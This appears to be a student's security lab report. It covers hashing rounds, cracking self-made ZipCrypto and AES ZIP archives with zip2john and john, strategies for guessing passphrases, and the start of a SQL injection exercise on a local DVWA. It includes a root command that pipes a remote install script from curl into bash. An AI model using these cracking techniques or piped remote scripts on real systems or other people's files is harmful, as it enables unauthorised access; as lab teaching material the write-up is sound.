2. What do **rounds** (e.g., in SHA-512-crypt) do to an attacker's cost per guess?

   "Rounds" = means repeating the hash function many times. Each additional round multiplies the time and CPU work to test one guess. So, if you set 5,000

rounds, one guess costs an attacker about 5,000 times more CPU/time than a single hash. Attackers can try fewer guesses per second, raising their cost (time, electricity, hardware) linearly with the number of rounds.

3. Why is bcrypt/yescrypt generally more resistant than MD5/SHA-512-crypt at the same hardware budget?

   MD5/SHA-512 are fast and have no memory cost, they can be accelerated quickly on GPUs/ASICs, so attackers can test huge numbers of guesses very cheaply.

   bcrypt/ yescrypt are designed to be slow and expensive. bcrypt is CPU costly; yescrypt is memory hard (need lots of RAM per guess). This memory hardness prevents cheap GPU/ASIC parallelism, so attackers can't try many guesses cheaply and simultaneously like with MD5 and SHA-512.

   The overall result is that with the same money/hardware, an attacker cracks many fewer passwords when the system uses bcrypt/yescrypt versus MD5/SHA-512.

Section 3 — Cracking ZIP Files (ZipCrypto & AES)

Mission Brief

You'll create password-protected ZIPs (legacy ZipCrypto and modern AES) and crack them using zip2john + john. You'll learn why legacy encryption is weak and how strong passwords defeat offline attacks even for AES.

Background — What matters


- **ZipCrypto (PKZIP 2.0)** is weak and often crackable with wordlists quickly.
- **AES-256** (as used by 7-Zip/WinZip) is cryptographically strong; password strength becomes the deciding factor.

Step-by-Step

A. Make a legacy-encrypted ZIP (ZipCrypto)


1. Create a test file and a ZipCrypto archive:
2. echo "Top secret lab note" > secret.txt

zip -e secrets-legacy.zip secret.txt # prompts for password (choose a weak demo one)




3. Extract hash for John:

zip2john secrets-legacy.zip > zip-legacy.hash



4. Crack it:



5. john --wordlist=/usr/share/wordlists/rockyou.txt --rules zip-legacy.hash

john --show zip-legacy.hash

```
┌──(iyana㉿kali)-[~]
└─$ #now i can try showing the cracked password

┌──(iyana㉿kali)-[~]
└─$ john --show zip-legacy.hash
secrets-legacy.zip/secret.txt:1234:secret.txt:secrets-legacy.zip::secrets-legacy.zip

1 password hash cracked, 0 left

┌──(iyana㉿kali)-[~]
└─$
```

B. Make an AES-encrypted ZIP

1. Use 7-Zip (installed on Kali as 7z) to create AES-256 archive:

7z a -p -mem=AES256 secrets-aes.zip secret.txt # use a strong passphrase here

```
┌──(iyana㉿kali)-[~]
└─$ #create an AES encrypted zip, use a strong passphrase

┌──(iyana㉿kali)-[~]
└─$ 7z a -p -mem=AES256 secrets-aes.zip secret.txt

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
 64-bit locale=en_US.UTF-8 Threads:2 OPEN_MAX:1024, ASM

Scanning the drive:
1 file, 20 bytes (1 KiB)

Creating archive: secrets-aes.zip

Add new data to archive: 1 file, 20 bytes (1 KiB)


Enter password (will not be echoed):

Files read from disk: 1
Archive size: 224 bytes (1 KiB)
Everything is Ok

┌──(iyana㉿kali)-[~]
└─$ #passphrase: iknowofaplacewhereyounevergetharmed123
```

- 7z = the 7-Zip command-line tool.
- -p → prompts for password.
- -mem=AES256 → uses **strong AES-256 encryption**.
- Choose a long, strong passphrase (e.g., MyStrongPassphrase2025!).

2. Extract hash for John (same tool works):


zip2john secrets-aes.zip > zip-aes.hash

```
┌──(iyana㉿kali)-[~]
└─$ zip2john secrets-aes.zip > zip-aes.hash
```

“zip2john” workd for both ZipCrypto and AES-256

3. Attempt cracking (likely much harder):

john --wordlist=/usr/share/wordlists/rockyou.txt --rules zip-aes.hash



This time, it'll either take *forever* or not crack at all. AES-256 encryption is very resistant, success depends entirely on password strength.

4. If it doesn't crack in a few minutes, stop and document why — the crypto is strong; a solid passphrase resists offline attacks.

If nothing cracks after a few minutes (I let it run for about 5 minutes before stopping), that's fine, it shows that:

- AES-256 is cryptographically strong.
- A good passphrase (the one I set is quite long) can completely resist offline cracking, even with powerful tools.

Mini-Questions

1. Why is **ZipCrypto** usually crackable but **AES**-encrypted ZIPs aren't (given strong passwords)?

   ZipCrypto is weak: its encryption and key deriving method are old and fast, so attackers can try millions of guesses per second against a hash extracted with "zip2john".

   AES (with a strong password) is strong: AES itself is cryptographically secure, and modern ZIP tools use much better key derivation. If the password is long/unique, offline guessing is impractical, attackers run out of time and money before they get the right guess.

Example: a short password + ZipCrypto → cracked in minutes. A long passphrase + AES → effectively uncrackable for the lab.

2. What strategies would you use to guess a human-chosen but *memorable* passphrase?

   Start with realistic, targeted moves (fast → slower):

- **Wordlist + rules**: try common phrase lists (rockyou, wordlists of names/phrases) with mangling rules (capitalization, leet, suffix years).

- **Phrase splitting / concatenation**: try combinations of common words (summer+garden+2020) or dictionaries of short words joined together.
- **Mask attacks**: if you suspect a pattern (e.g., WordWord123!), use masks like ?u?l?l?l?d?d?s to drastically reduce search space.
- **Contextual lists**: build wordlists from the target's likely info like, hobbies, pet names, city, school then try rules.
- **Smart models**: use PCFG/Markov or targeted tools that prioritize human-style passwords over pure brute force.
- **Social engineering fallback**: ask or look for clues (not in the lab though, only where legal/ethical).

Example sequence: rockyou + rules → targeted concatenation list → mask guesses → PCFG/Markov → full brute force (last resort).

Blue Team Debrief — Protecting ZIPs

- Prefer **AES-256** archives (7-Zip/modern WinZip).
- Use **long passphrases** (4–6+ random words).
- Don't reuse passwords; rotate sensitive archives.


Lab 3

Lab 3 - SQL INJECTION

Prerequisites

1. Setup DVWA on VirtualBox.



1 2 3 4
iyana@kali: ~
Session Actions Edit View Help
zsh: corrupt history file /home/iyana/.zsh_history
(iyana㉿kali)-[~]
$ #setting up DVWA using a single line found on github
(iyana㉿kali)-[~]
$ sudo bash -c "$(curl --fail --show-error --silent --location https://raw.githubusercontent.com/IamCarron/DVWA-Script/main/Install-DVWA.sh)"
[sudo] password for iyana:
DVWA
INSTALLER
Welcome to the DVWA setup!
Script Name: Install-DVWA.sh
Author: IamCarron
Github Repo: https://github.com/IamCarron/DVWA-Script
Installer Version: 2.0
Updating repositories ...
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.6 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.6 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.6 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.6 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.6 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.6 MB]
Ign:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb)
Err:3 http://http.kali.org/kali kali-rolling/main amd64 Contents (deb)
File has unexpected size (52230183 ≠ 52604954). Mirror sync in progress? [IP: 104.17.253.239 80]
Get:9 http://kali.download/kali kali-rolling/contrib amd64 Packages [114 kB]
Err:3 http://http.kali.org/kali kali-rolling/main amd64 Contents (deb)
File has unexpected size (52230183 ≠ 52604954). Mirror sync in progress? [IP: 104.17.253.239 80]
404 Not Found [IP: 54.39.128.230 80]




Screenshots showing DVWA installation using 1 line from IamCarron on Github.

2. Login and ensure the security settings is on low


```
┌──(iyana㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:0e:c8:96 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 557sec preferred_lft 557sec
    inet6 fe80::a00:27ff:fe0e:c896/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(iyana㉿kali)-[~]
└─$ << : 'COMMENT'
heredoc> to access DVWA use
heredoc>

┌──(iyana㉿kali)-[~]
└─$ << : 'COMMENT'
heredoc> Access http://localhost/DVWA to get started. but change localhost to the kali IP
heredoc> credentials are right under the successful installation line
heredoc> go to firefox and do those and thats it
```



Screenshots showing some DVWA login explanation lines (for self-notes) and that I've logged in successfully.



Screenshot showing I've set the security to "low" but I was only able to do this after scrolling down on the first screen and clicking "Create database," it created one with some tables (one of which is user), logged me out and I was able to change the security setting after logging in again.




Step 1: Basic Injection


On the User ID field, enter "1" and click Submit. That is supposed to print the ID, First_name, and Surname on the screen as you can see below.


The SQL syntax being exploited here is:

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```



Interestingly, when you check the URL, you will see there is an injectable parameter which is the ID. Currently, my URL looks like this:

